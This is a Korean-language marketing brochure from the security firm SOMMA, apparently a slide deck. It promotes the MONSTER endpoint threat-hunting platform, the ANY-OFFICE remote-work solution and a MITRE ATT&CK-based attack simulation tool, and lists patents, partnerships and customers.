
### Threat Analysis Engine

- Intelligence Driven Threat Hunting
- Anomaly Behavior Detection
- TTP Driven Threat Hunting



## MONSTER

### Endpoint Visibility – Data Analysis On Cloud – Adversarial Emulation





## 실시간 데이터 수집

- 시스템의 모든 행위 실시간 모니터링
- 위협분석에 필요한 행위 데이터 수집
- 휘발성 데이터 수집

## 고성능

- 가벼운 모니터링 엔진  
분당 20만 건 실시간 처리
- 행위 데이터 축약 기술을 통해  
시스템 부하 최소화
- 국내 특허 1건 등록
- 미국 특허 1건 출원

## 대응 및 연계

- 서버 연동 및 온라인
- 정책으로 네트워크 실시간 제어
- 발생 위협에 신속 대응

## 솔루션화



### 애니 오피스 (원격근무관리 솔루션)

- 원격근무 관리용 솔루션 (2020년 TIPS 프로그램 선정)
- 화이트리스트/블랙리스트 기반 엔드-포인트 제어기능
- 원격근무 단말의 사이버위협 탐지 서비스를 통합한 솔루션
- 기존 엔터프라이즈 솔루션 - 보안 솔루션 연동을 통한 시장 진입 전략



## 비즈니스

- 한국주택토지공사 외주 업체 관리용 시범 도입 (2020년)
- 400 유저규모 추가 도입 예정 (2021년)



- 싱가포르 보안 업체
- 엔드-포인트 모니터링&제어 기술 공급 (2019년)



- AI 학습용 데이터 셋 생성 사업에 활용 (2020년)
- 능동형 허니팟 시스템 구축사업에  
엔드-포인트 모니터링 에이전트 공급 (2020년)







행위 데이터  
분석

## 데이터 가공 및 저장

- 메타데이터 생성/저장
- 데이터 파이프라인 관리

## 대용량 분산 처리

- Monster Data Platform API
- 독립적인 데이터 접근 API 제공
- 수평 확장 가능한 구조의
- 분산 데이터베이스 지원
- 빅데이터 처리 효율 향상

## 위협 탐색

- 실시간, 지속적, 반복적 위협 탐색
- 인텔리전스 기반 위협 탐색
- TTP(Tactics Techniques Procedures) 기반 위협 탐색
- Machine Learning/AI 기반 비정상 행위 탐색
- 기술이전, 관련 특허 2건 확보
- 국내 특허 1건 등록
- 미국 특허 1건 출원

## 기술 고도화

### 인텔리전스 활용 기술 고도화

- 국가보안 연구소 기술 이전( 특허 2건, TTA 표준 1건)
- (주)세인트 시큐리티, malwares.com 인텔리전스 서비스 협약
- (주)안랩, 악성코드 데이터 사용 협약

### 데이터에 기반한 위협 탐지/대응 고도화

- 군 사이버보안 관련 R&D 사업에서 다수 기술력 검증 (2016-현재)
- 한국인터넷진흥원, 클라우드 보안서비스 고도화 사업 (2020년)
- MITRE Attack Evaluation (2022, 2023)

## 비즈니스

### End-Point 위협 관리 서비스 (Pre-Sales)

- 무인화기기 위협 보안 관리서비스 공동개발 협력 (롯데정보통신)
- SMB 대상 관리형 보안 서비스 협력 (주)안랩)
- 외주 협력업체 단말기 위협 관리 서비스 (한국토지주택공사)
- 엔드-포인트 위협 관리 서비스 미국 시장 진출 협력 (WeBridge, Inc.)



## 단일 행위 시뮬레이션


- MITRE ATT&CK 기반 단일 공격행위 시뮬레이션

## 공격 시나리오 시뮬레이션

- 실제 발생한 APT 공격을 Cyber Range 상에서 공격자의 전략(Tactics), 기술(Techniques), 과정(Procedures)를 시뮬레이션

## 공격 행위 데이터 수집

- 공격행위 시뮬레이션을 통해 위협분석에 필요한 데이터를 생성하고, 자사 솔루션의 취약점을 개선



## 솔루션화



## MITRE ATT&CK 기반 공격 기술 시뮬레이션

## APT 공격 시나리오 기반 공격 시뮬레이션

## MITRE ATT&CK 기반 공격 기술 시뮬레이션

- 현재 자사 MONSTER 플랫폼의 탐지엔진 고도화에 활용
- 사용자 편의성을 개선, 향후 자체 솔루션화 계획



## 비즈니스

## 데이터셋 생성 용역 사업 등에서 활용

- 군 사이버 보안 관련 R&D 사업에서 다수 활용
- 한국인터넷진흥원, 사이버보안 빅데이터 AI 데이터셋 구축 사업 (2020년)



## 고도화된 사이버 위협 관련 교육 사업

- 군 사이버 보안 관련 교육사업에서 활용
- MITRE ATT&CK 기반의 사이버 위협 헌팅 교육



The Best Threat Hunters Ever! **SOMMA**

# Thank you

 **MONSTER**

 **CHEIRON**

 **ANY-OFFICE**

 **SOMMA** <https://www.somma.kr> [support@somma.kr](mailto:support@somma.kr)